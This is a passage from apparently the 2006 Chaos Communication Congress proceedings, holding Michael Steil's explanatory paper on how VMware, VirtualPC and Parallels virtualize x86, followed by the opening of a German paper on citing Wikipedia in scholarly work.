U.S. Department of Defense. (n.d.). *DOD Dictionary of Military and Associated Terms.* Retrieved May 07, 2005, from http://www.dtic.mil/doctrine/jel/doddict

U.S. Government Accountability Office. (2003). *Critical infrastructure protection: efforts of the financial services sector to address cyber threats.* Retrieved April 11, 2005, from http://www.gao.gov

Wilton, D. R. (2005). *Information systems security (PG seminar)*: Auckland, N.Z.: Massey University.

Hacking

Inside VMware

How VMware, VirtualPC and Parallels actually work

http://events.ccc.de/congress/2006/Fahrplan/events/1592.en.html

Virtualization is rocket science. In cooperation with the host operating system, VMware takes over complete control of the machine hundreds of times a second, handles pagetables completely manually, and may chose to wire (make-non-pageable) as much memory as it chooses. This talk explains why it still works.

In 1999, VMware was the first virtualization solution for x86. 7 years later, there are only two competitors: Microsoft with VirtualPC (by dynarec genius Eric Traut of Apple DR fame) and that obscure Russian company that seems to offer the same product unter 3 different names (SVISTA, 2ON2, Parallels). The open source plex86 by Bochs creator Kevin Lawton failed. All this suggests that x86 virtualization is rocket science.

This talk first summarizes some basic operating system features, like scheduling, managing page tables, and providing a system call interface, in order to have a common basis that can be talked about.

The main part is about the tricks a conventional virtualization solution has to apply to run the guest operating system as a user mode process: The virtual machine monitor (VMM) has to set up address spaces for guest code, handle two-level pagetables, switch between the host and the guest(s), trap I/O accesses, and help cooperate in memory management between the host and the guest(s).

The third part of the talk explains why the x86 architecture is not strictly virtualizable, what tricks VMware, VirtualPC and Parallels use to still make it possible, and what in what way Intel VT (Vanderpool) and AMD SVN (Pacifica) help to make x86 virtualization easier or possibly more efficient.

Michael Steil is specialized in embedded systems, security systems, operating systems and virtualization, Michael Steil significantly contributed to the Xbox-Linux and GameCube-Linux projects. He holds a Dipl.-Inf. degree from the TU München and is currently employed by a major IT company, working on operating systems kernels.

For more about Michael Steil see "Console Hacking 2006".

A Comparison of Software and Hardware Techniques for x86

http://www.vmware.com/pdf/asplos235_adams.pdf

Michael Steil

Inside VMware

How VMware, VirtualPC and Parallels actually work

Abstract

Virtualization is complex. In cooperation with the host operating system, the Virtual Machine Monitor takes over complete control of the machine hundreds of times a second, handles pagetables completely manually, and may chose to wire (make-non-pageable) as much memory as it chooses. This paper explains why it still works.

Motivation

In 1999, VMware was the first virtualization solution for x86-based computers. Even 7 years later, there are only three competitors: Microsoft with VirtualPC (architected by Dynamic Recompilation pioneer Eric Traut who did Apple's 68K to PowerPC Recompiler) and that obscure Russian company that seems to have offered the same product under 3 different names (SVISTA, 2ON2 and now Parallels). Kevin Lawton, the creator of the x86-Emulator Bochs started an Open Source virtualization project called Plex86 (originally FreeMWare) - but it basically failed. Only recently, the Open Source QEMU project, which started as a recompiler, has been gaining execution speeds into the direction of VMware, by implementing some of VMware's methods.

This paper first summarizes some basic operating system features, like scheduling, managing page tables, and providing a system call interface, in order to have a common basis that can be talked about.

The main part is about the tricks a conventional virtualization solution has to apply to run the guest operating system as a user mode process: The virtual machine monitor (VMM) has to set up address spaces for guest code, handle nested page tables, switch between the host and the guest(s), trap I/O accesses, and help cooperate in memory management between the host and the guest(s).

The third part of the paper explains why the x86 architecture is not strictly virtualizable, what tricks VMware, VirtualPC and Parallels use to still make it possible, and in what way Intel VT (Vanderpool) and AMD SVN (Pacifica) help to make x86 virtualization easier or possibly more efficient.

Operating Systems


While "virtualization" might sound like a very modern and therefore "hot" piece of technology, it is actually quite old: Operating systems virtualize the machine by providing each of its processes a virtual CPU, virtual memory and virtual hardware (in the sense of kernel functions).

Multitasking

In the 1960s, computers usually did batch jobs that took hours, reading the input from tape, and writing the results back to tape. Since the tapes were slow, the CPU was basically wasted while the program was reading data from or writing data to tape and therefore waiting, as the CPU would have been independent to do other tasks in the meantime.

Attaching two tape drives and running two jobs at a time significantly optimized the load of the CPU: If one so-called process is blocked (because it is waiting for data from the tape drive), the CPU can be switched to the other process and perform calculations there. Also, if one process uses the CPU for too long, control can be migrated to the next process, in order to have a fair division of the CPU for the processes, regardless of the amount of I/O they perform.

Multitasking, which gives each process its own virtual CPU, can optimize the usage of the CPU if the processes do a lot of I/O.



CPU Modes

As different processes should not be able to influence each other, there must be an operating system to arbitrate. The CPU needs to have two modes: user mode and supervisor mode (kernel mode). Process run in user mode and therefore don't have full control of the machine. Only the operating system runs in kernel mode, it manages the processes and has therefore full control of the system. Each process can run as if it was the only one on the machine.

Syscalls


All instructions that change the overall state of the system (privileged instructions) do not work in user mode, they trap, i.e. they generate an exception, which means, the CPU will automatically switch into the kernel, which can then decide what to do. Usually user mode programs avoid execution of these privileged instructions; instead, they explicitly call the kernel for specific functionality, using syscalls: A syscall deliberately switches into kernel mode, calling a specific function of the kernel, which will then return to user mode.

Scheduling


The kernel will set up to a timer that interrupts execution of user mode code typically about 100 times a second. Every time such an interrupt occurs, the CPU switches into kernel mode, and the scheduler, which is a part of the kernel, decides which process to run next and switches back to user mode. The time between two scheduler runs is called a time slice.

Virtual Memory

While in order to protect processes from each other, it would be enough to have a base and a limit address of memory that it can access for



each process, it is a lot more flexible to use paging: For every 4 KB "page" of memory, there is a mapping from virtual memory (the memory as the process sees it) to physical memory (as the address leaves the CPU for the



memory chips). This way, two processes can both have their code at (virtual) address 0x1234, but effectively use different parts of system RAM.

These mappings are stored in page tables. There is a set of page tables for every process, and on a context switch (as the scheduler switches from one process to the next one), the set of page tables gets switched.


Virtualization

Although strictly speaking, operating systems already implement virtualization, in today's context, virtualization means running multiple operating systems at the same time. These operating systems are separated from each other, cannot influence each other and don't even know about each other. So an OS can no longer have full control of the CPU.

Hypervisor Mode

In order to disempower kernel mode (supervisor mode), some CPUs therefore introduce a third mode, called hypervisor mode: Hypervisor mode has full control of the CPU, and the Virtual Machine Monitor (VMM) runs in hypervisor mode and arbitrates between operating systems. If hypervisor mode is enabled, kernel mode will no longer have full control of the CPU.


While the interface between user mode and kernel mode will still be the same, there is now a new interface between kernel mode and hypervisor mode: All privileged instructions issued by the kernel (in kernel mode) now trap into hypervisor mode, and the VMM can then emulate the desired behavior. This method is called "trap and emulate". All page table accesses, I/O accesses and (virtual) system crashes will be handled this way.




An example of a CPU that implements a hypervisor mode is the IBM PowerPC 970, also known as G5. The architecture of Intel VT (Vanderpool) and AMD SVM (Pacifica) is also close to the hypervisor mode approach.

No Hypervisor Mode

But many architectures don't have a hypervisor mode, like the PowerPC G4 or the x86 line before VT/SVM. Every kind of protection in CPUs is always also possible with only two permission levels. The idea is to run the VMM in kernel mode, and push the guest kernel up into user mode. This way, only the VMM will run in the privileged mode of the CPU and have full control of the hardware.





Just like in the scenario with hypervisor mode, all privileged instructions in the guest kernel will trap into the VMM. For traps in user mode, it is different: All traps in user mode, including syscalls, will make the CPU switch into the VMM code in kernel mode. The VMM will then have to manually emulate this function, switch to the guest's kernel mode and move execution to the according handler.

Scheduler

The following paragraphs assume that the VMM is running on an existing OS, like VMware Workstation, Virtual PC and Parallels Workstation/Desktop do it, as this is the more interesting case. The bulk of the logic is in the user mode application (for example "vmware.exe"), but some operations can only be carried out in kernel mode. These reside in the kernel module that is shipping with each of these solutions (vmmain for VMware, vmmon for Parallels). For example, all decisions can be made by the user mode part, while all changes to the state of the CPU, like switches between the host and the guest, can only be carried out in kernel mode. The commercial virtualization solutions for Linux hosts also try to run as much code as possible in user mode, because they have to open source their Linux kernel module and thus all their kernel mode code.

Every guest OS will behave like an application on the host operating system and be scheduled against other apps; to the host kernel, the user mode application ("vmware.exe") is the representative of the virtual machine. This user mode application will donate its time slices to the virtual machine: Every time it is assigned a time slice, it will switch into the guest context, and at the end of the slice, a switch back will occur. These are called world switches.

For a world switch, the VMM user mode component calls the VMM kernel mode component, because a world switch can only be done in kernel mode. The kernel mode component will then

- switch the register set
- switch the interrupt/exception vector set
- switch the page tables

So the complete host context is saved, and the guest context is loaded. The kernel mode component will then switch into user mode and jump to the guest code.

A very small part of the VMM kernel mode component will remain mapped into the guest's address space, and all interrupt/exception vectors point to this code, so that it can catch all interrupts and exceptions.

The guest code will execute until the next interrupt or exception occurs. This can be a privileged instruction that the guest kernel tried to execute, a syscall of user mode code, or simply a timer interrupt indicating the end of the time slice. As all interrupts and exceptions will be caught by the VMM kernel mode component, it will switch the register set, the interrupt/exception vectors and the page tables back, and in case it was an exception caused by the VM, the reason will be passed up to the VMM user mode component, which will then decide how to handle it. If, on the other hand, it was a hardware interrupt, the VMM kernel mode component will pass this information to the host kernel. In case of the scheduler, control will be taken away from the current process (the VMM) and handed to the next process.

Virtual Memory

Since the virtual machine must behave like a real machine, memory must behave the same for all code running inside the VM, so both user mode and kernel mode must see memory as it is supposed to be mapped.

Just passing through page table entries from inside the VM to the physical system is not possible, because all operating systems think they can target physical pages starting with page 0, so they would map their virtual pages to the same physical page.

Therefore every page table access in the VM's kernel traps into the VMM, which will then create a mapping that has the same effect, but uses a different page - managed by the VMM. Also, if the guest kernel reads back the page table entry, there will also be a trap, and the VMM has to present the original (instead of the effective) value. The effective page tables are called "shadow page tables", and the whole method is called "two level paging".

When the guest wants to map a new page, the VMM kernel mode component will ask the

host operating system for a page of memory, which the host kernel will then map into the VMM's address space. The VMM can read the page table entry that was just created by the host operating system and find out what physical page it was given. This physical page can then be used inside a VM.

The host kernel may never take this page away, because it is unaware of the fact that the page is still used inside the VM as well - after all, the VMM assigned its own page table mappings to this page for some VM. Therefore the VMM must mark the page as "wired", so that the host kernel will never take it away and put it into the paging file on disk.

Unfortunately, this would mean that paging out VMs isn't possible. While rarely used memory pages of ordinary applications will be moved from RAM into the paging file in order to free up some memory in case memory runs low, all the wired pages of a VM cannot be paged out. This can be solved by having a special "memory pressure" interface between the host kernel and the VMM: If system memory is low, the host kernel can tell the VMM, which will then look at its page usage statistics inside the VM and unmap a page from the VM. This page can then be "unwired" so that the host kernel can page it out. The next time the VM accesses this page, it will trap into the VMM, which will then be able to map the page back, according to its internal accounting structures.

But making the guest kernel trap on page table accesses might not be as easy: Page tables are normal data in memory, and while switching page tables, i.e. loading the pointer to the root page table is a privileged instruction that will trap when issued in user mode, accessing page table entries just means accessing memory, and it won't trap. The trick to still make these accesses trap is to mark the pages the page table entries reside on as invalid on the shadow page tables.

I/O

As all code inside the VM runs in user mode, all I/O accesses will trap into kernel mode, i.e. the VMM. The VMM will then find out the nature of the hardware access, fake the hardware and return to the guest. For example, if a guest asks the PS/2 mouse for its state, the access will trap to the VMM, and the VMM will communicate the current mouse state (in the PS/2 protocol encoding) to the guest, based on internal information about the emulated mouse.

If a virtual device is supposed to generate interrupts when new data is available, the VMM has to inject an interrupt into the VM by emulating exactly what would happen in case of an interrupt on a real machine: The next time the VM will be resumed, it will be in kernel mode, at the location specified by the (virtual) interrupt vector. This is also the way the scheduler inside the guest works: The guest programs the virtual timer and interrupt controller to generate periodic interrupts, and the VMM will inject interrupts into the guest from time to time.

Unfortunately, this method is quite slow for many devices, especially video, because the guest's driver and the VMM have to communicate in the language of the hardware protocol, which may be efficient for real hardware, but is not for interfaces between two pieces of software. Therefore, virtualization solutions typically provide special drivers to be installed inside the VM that either use special assembly instructions or I/O regions which are unused by a real machine to directly communicate with the VMM, using a very efficient high-level protocol.

x86

As pointed out above, having a hypervisor mode in a CPU is useful for virtualization but not strictly necessary. But there is one necessary requirement for a CPU to be "strictly" virtualizable: All privileged instructions must trap into kernel mode when used in user mode - they may not just behave differently. Otherwise the guest kernel cannot be run in user mode, as it could use assembly instructions that cannot be trapped and emulated, so the kernel would just behave differently when in user mode. The kernel would just not work.

Unfortunately, this is the case on the x86. There are several instructions that behave differently in user mode than in kernel mode, instead of causing a trap. For example, a user mode application could ask whether it is run-

ning in kernel mode or user mode, and it would get the answer "user mode" without any chance for the VMM to intercept this instruction and return the fake answer.

Therefore, the x86 CPU is not "strictly" virtualizable. But as every Turing complete machine can emulate every other Turing complete machine, running an operating system on top of another one is definitely possible. Bochs for example emulates an x86 PC by interpreting the x86 code instruction for instruction - at the expense of speed. Recompilers translate source assembly code to target assembly code, and are a lot faster.

The trick that is used by all x86 virtualization solutions is to recompile ("binary translate") all potential sensitive code, i.e. translate all x86 assembly code that is problematic, because it does things that should trap but do not trap into code that has these instructions replaced with explicit traps into kernel mode.

All user mode code of the guest will also be executed in user mode, so all this code can be run natively. But all kernel code of the guest must be checked before it can be executed. As in dynamic recompilers, the code is split into "basic blocks" (a block of contiguous instructions up to the next control flow instruction, i.e. jump, branch, call, return), and these basic blocks are then verified. If they don't contain problematic instructions, they can be executed verbatim, otherwise these instructions will be replaced by a call into the VMM.

All code that has been checked once does not need to be checked again, and a set of basic blocks that reference each other can be put together to a bigger block that can execute verbatim without future checks. Furthermode, the explicit traps can be translated into code that does the required function inline, without switching to the VMM: The instruction to find out the mode the CPU is in could be replaced by an instruction that loads the constant representing "kernel mode".

But the disadvantage of having so much extra work to do (basic block accounting, translation, basic block linking etc.) leads to an advantage: Having all this infrastructure in place, the recompiler (on certain operating systems) can for example replace the instruction the guest kernel uses to return to user mode after a syscall (sysexit, sysret or iret) with code that just jumps to the guest user mode code. On a hypervisor mode trap-and-emulate solution, a sysexit would require a context switch (from kernel mode into user mode; just like on a real machine), and on a kernel mode trap-and-emulate solution, it would require two world switches (from the guest kernel into kernel mode, and back into guest user mode).

Another trick documented by VMware is this: There is usually no code block inside an operating system with a memory access instruction that sometimes accesses page table entries and sometimes accesses other data in memory. An instruction that writes a page table entry will always write page table entries. So as soon as such an instruction is identified (by making it trap using an invalid page), it can be translated inline to an explicit hypervisor call, which can be a lot cheaper than a trap.

VT and SVM

Both Intel and AMD understood the need for virtualization today, and that virtualizing the x86 is painful. Therefore they introduced very similar but incompatible technologies in all of their main-line x86 CPU starting in 2006. Intel calls its version of hardware-assisted virtualization "VT" ("Virtualization Technology", formerly "Vanderpool") while AMD calls it SVM ("Secure Virtual Machine", formerly "Pacifica").

The idea is to fix the x86 flaws that prevent "strict" virtualization by just adding a hypervisor mode to the CPU. Some sensitive instructions still don't trap when in user mode, but this is no longer a concern, when the guest kernel can be run in kernel mode.

Intel calls its hypervisor mode "root mode", and all code not in root mode executes in "non-root mode", i.e. there is a non-root kernel mode and a non-root user mode. The host operating system runs in root mode (the host kernel in root kernel mode, the host processes in root guest mode), and the guest runs in non-root mode. So the machine is basically slit into two

parts, and each part has its kernel and user mode.

The VMM can set up a complete virtual machine and then just issue the “vmenter” instruction. The CPU will save its complete state in a memory structure named “VMCS” (“virtual machine control structure”) and load the state of the guest from the VMCS. It will execute the code inside the virtual machine, until there is a “VM exit”. In this case, the CPU will save its state in the VMCS and load the state of the host from the VMCS. With VT and SVM, the “world switch” between the host and the guest is completely implemented in hardware.

The VMCS also contains a lot of bits, each of which specifies whether there will be a VM exit on a specific event. The VMM can make the CPU return to the VMM when there is a syscall - but it can also choose to ignore them, then they will just execute natively.

VT and SVM can make virtualization a lot easier: There is no need for a binary translator (recompiler) any more, the VMM can tell the CPU on which instructions to trap - but, as a second advantage, there are a lot less instructions that actually need to trap: On a hypervisor architecture, a switch between kernel mode and user mode can safely be executed natively.

But VT and SVM don’t necessarily make virtualization faster. VMware for example claims that their binary translation solution is faster than a VT-based solution, because the binary translator can avoid many unnecessary traps, for example for page table accesses, that are still necessary on VT.

Furthermore, they state that the biggest speed boost would come from the implementation of nested paging in hardware, so that page table accesses won’t need to trap, but instead, the non-root kernel mode code can write its own page tables, but the CPU will indirect all memory accesses through two sets of page tables: The guest’s tables and the host’s tables. So a guest’s virtual address will be translated into a guest’s physical address, and this address will then be translated into a host’s physical address - all in hardware. Advanced versions of both VT and SVM will implement this.

Another enhancement of future hardware-assisted virtualization solutions will be the inclusion of I/O virtualization: Current (server level) virtualization solutions cannot exclusively assign physical hardware (like a network card) to one specific virtual machine by allowing the VM full access to the device, because the device is not aware of paging and only works with physical addresses, so it could read and overwrite all physical memory. I/O virtualization directs all memory accesses of devices through page tables.

References

I do not have any VMware/VirtualPC/Parallels inside knowledge; all my knowledge is derived from reverse engineering their kernel modules and reading public papers.

Lo, Jack: VMware and CPU Virtualization Technology,
http://download3.vmware.com/vmworld/2005/pac346.pdf

Adams, Keith; Agesen, Ole: A Comparison of Software and Hardware Techniques for x86 Virtualization,
http://www.vmware.com/pdf/asplos235_adams.pdf

Adams, Keith: "Blue Pill" is quasi-illiterate gibberish,
http://x86vmm.blogspot.com/2006/08/blue-pill-is-quasi-illiterate.html

VMware, Parallels, Plex86, QEMU/QVM86, XNU and Mac-on-Linux source code

Engel, Michael: Systemprogrammierung,
http://osg.informatik.tu-chemnitz.de/de/vorlesungen/ss06/systemprogrammierung.html

Steil, Michael: How retiring segmentation in AMD64 long mode broke VMware,
http://www.pagetable.com/?p=25

John Scott Robin; Cynthia E. Irvine: Analysis of the Intel Pentium's Ability to Support a Secure Virtual Machine Monitor,
http://www.cs.nps.navy.mil/people/faculty/irvine/publications/2000/VMM-usenix00-0611.pdf

Science

Kollaboratives Wissensmanagement im Bildungsbereich

http://events.ccc.de/congress/2006/Fahrplan/events/1543.en.html

Im Mittelpunkt des Beitrags steht das wissenschaftliche Zitieren der Wikipedia im Kontext der Diskussion um stabile Versionen, Qualitätssicherung und die Sicherung von Expertenwissen; welcher Zusammenhang besteht zwischen wissenschaftlichem Arbeiten und dem Wissenskonsens der Wikipedia? Erlaubt die Wikipedia die Bereitstellung von wissenschaftlich verwertbaren Zitaten und wie kann sie wissenschaftlich zitiert werden?

Wir gehen davon aus, dass die Wikipedia durchaus zitierbar ist – nicht, um sich weitere Recherchen zu ersparen, sondern als Quelle des Wissenskonsens. Mit der Wiedergabe von Wikipedia-Inhalten ist es in einer wissenschaftlichen Arbeit natürlich nicht getan, denn Erkenntnisgewinn muss immer jenseits des Wissenskonsens' liegen. Das gilt natürlich nicht nur für die Wissenschaft. Auch von einem Journalisten ist zu erwarten, dass er neue Informationen vermittelt. Die Recherche muss also weitergehen, denn was in der Wikipedia steht, ist ohnehin bekannt. Aufgabe der Schule ist es, zu vermitteln, wie Schüler sich den Wissenskonsens erschließen, hinterfragen und erweitern können. Schon deshalb hat die Wikipedia ihren Platz im Schulunterricht.

Praktisch zu klären ist vor diesem Hintergrund, wie die Wikipedia sinnvoll zitiert werden kann, denn die traditionelle Zitationsform einer Webseite mit einer URL und der Angabe eines Konsultationsdatums wird der schnellen Veränderbarkeit der Inhalte nicht gerecht. Hier müssen andere Formen der Zitation verwendet werden. Der Gebrauch universeller Identifikatoren (zum Beispiel URNs) ist denkbar. Mithilfe einfacher Skripte lassen sich verschiedene Zitationsformate voneinander ableiten, wenn sie einmal (zum Beispiel über RFCs) standardisiert worden sind.

Martin "maha" Haase is a linguist, wikipedian and ccc activist. He is especially interested in the promotion of open source and open access projects.

Rüdiger Weis

Kollaboratives Wissensmanagement im Bildungsbereich und die Zitierfähigkeit von Wiki-Wissen

Martin Haase, Rüdiger Weis*
Universität Bamberg, TFH Berlin

23. Chaos Communication Congress, Berlin 2006

Im Bildungsbereich werden Wikis immer wichtiger – vor allem die Wikipedia und Wikibooks. Dabei ist klar, dass kollaborativ erworbenem Wissen eine gewisse Unsicherheit anhaftet. Der Beitrag gibt einen Überblick über die Probleme und über Maßnahmen, die ergriffen worden sind oder noch ergriffen werden können, um Wikiwissen im Wissenschafts- und Hochschulbereich einzusetzen. Zudem werden Argumente geliefert, warum und wie man Wikiwissen in Schule und Hochschule nutzen kann. Da in Kürze in der deutschen Wikipedia die stabilen (geprüften) Versionen kommen werden, geht die Diskussion über die Zitierbarkeit der Wikipedia in eine neue Runde.

Im Mittelpunkt des Beitrags steht das wissenschaftliche Zitieren der Wikipedia im Kontext der Diskussion um stabile Versionen, Qualitätssicherung und die Sicherung von Expertenwissen:

- Welcher Zusammenhang besteht zwischen wissenschaftlichem Arbeiten und dem Wissenskonsens der Wikipedia?
- Erlaubt die Wikipedia die Bereitstellung von wissenschaftlich verwertbaren Zitaten und wie kann sie präzise zitiert werden?

Die traditionelle Zitation einer Webseite mit einer URL und der Angabe eines Konsultationsdatums wird der schnellen Veränderbarkeit der Inhalte nicht gerecht. Hier müssen andere Formen der Zitation verwendet werden. Der Gebrauch universeller Identifikatoren (zum Beispiel URNs) ist denkbar. Mithilfe einfacher Skripte lassen sich verschiedene Zitationsformate voneinander ableiten, wenn sie einmal (zum Beispiel über RFCs) standardisiert worden sind.

*mailto:martin.haase@split.uni-bamberg.de & mailto:rcw@tfh-berlin.de; wir bedanken uns bei Leo Sauermann, Jakob Voss und Patrick Danowski für ihre interessanten Anregungen.

1 Die Wikipedia als Quelle

Wissenschaftliche Arbeiten dienen dazu, neue Erkenntnisse zu gewinnen. Die eigenen Forschungen bauen dabei in der Regel auf frühere Forschungen auf, auf die natürlich Bezug genommen werden muss. Es ist daher unumgänglich, in der eigenen Arbeit andere Arbeiten zu zitieren.

Da neues Wissen immer auf älterem aufbaut, besteht in der Wissenschaft auch ein vitales Interesse an einem Urheberrecht, das das Zitieren möglichst wenig oder im Idealfall gar nicht einschränkt.

Dabei beschränkt sich die wissenschaftliche Zitation nicht auf Text allein, sondern umfasst auch Daten, Abbildungen und in neuerer Zeit auch Ton- und Videodokumente. Leider ist das Urheber- und Verwertungsrecht in vielen Ländern gerade in Bezug auf audiovisuelles Material nicht gerade wissenschaftsfördernd. Umso wichtiger ist es, dass Wissenschaftler ihre Forschungsergebnisse unter einer freien Lizenz publizieren, damit andere auf ihre Forschungen aufbauen können. Vor diesem Hintergrund erklärt sich auch das Interesse deutscher Forschungs- und Wissenschaftsorganisationen an Open Access [1].

1.1 Zitieren aus Lexika

Nicht zitiert wird gewöhnlich aus Lexika (außer natürlich wenn das Lexikon selbst Gegenstand der Arbeit ist): viele Lexika ermöglichen nämlich keinen unmittelbaren Zugang zu Forschungsergebnissen; die Informationen, die sie enthalten, wurden speziell für das Lexikon aufbereitet, und zwar oft nicht nur von Fachleuten, sondern auch von einer Redaktion oder einer Gruppe von Herausgebern, die nicht aus Fachleuten besteht.

Allerdings muss unterschieden werden zwischen *wissenschaftlichen Fachlexika* und so genannten *Konversationslexika*. Manche Fächer verfügen über Fachlexika (für die Linguistik der romanischen Sprachen ist das zum Beispiel das *Lexikon der romanistischen Linguistik* [2]), die sich durchaus um eine Aufarbeitung des Forschungsstands ihrer Disziplin bis zu ihrem Erscheinen bemühen und daher auch gelegentlich in wissenschaftlichen Arbeiten zitiert werden.

Ganz anders sieht es mit Konversationslexika aus: Diese sind nicht für Wissenschaftler verfasst, sondern für interessierte Laien. Schon die Bezeichnung *Konversationslexikon* drückt dies aus: Solche Lexika stellen Wissen zur Verfügung, das es ermöglicht, sich an gebildeter Konversation zu beteiligen. Da sie keinen Anspruch auf Wissenschaftlichkeit erheben, enthalten sie auch keine oder nur wenige Quellenangaben, und vor allen in deutschen Lexika dieses Typs wird nicht angeben, von wem ein Artikel verfasst wurde. Zudem sorgt eine Redaktion für die Einheitlichkeit und allgemeine Verständlichkeit von Artikeln, wodurch fachliche Informationen noch einmal modifiziert und mitunter verkürzt und vereinfacht dargestellt werden. In diesem Zusammenhang von „gesichertem Wissen“ zu sprechen, erscheint wenig angebracht. Es ist auch nicht Aufgabe eines Konversationslexikons, sich um Wissenschaftlichkeit zu bemühen. Didaktische und oft auch kommerzielle Erwägungen stehen im Vordergrund.

Auch von „geprüftem Wissen“ kann eigentlich keine Rede sein: Die Redaktion wird von Fachleuten eingereichte Beiträge sicherlich sprachlich und stilistisch Korrektur le-

sen, vielleicht auch Datumsangaben oder Namenschreibungen auf offensichtliche Fehler überprüfen; sofern sie jedoch nicht selbst aus Fachleuten besteht, kann sie das in den Produktionsprozess eingespeiste Fachwissen gar nicht ihrerseits einer genauen fachlichen Überprüfung unterziehen. Sie muss sich letztlich auf die Kompetenz der vom Verlag eingeworbenen Experten verlassen. Eine Überprüfung wäre vielleicht durch ein *Peer Review* möglich, also durch eine Überprüfung der zu veröffentlichenden Artikel durch andere Fachleute, aber solche Maßnahmen liegen jenseits der Ansprüche eines Konversationslexikons.

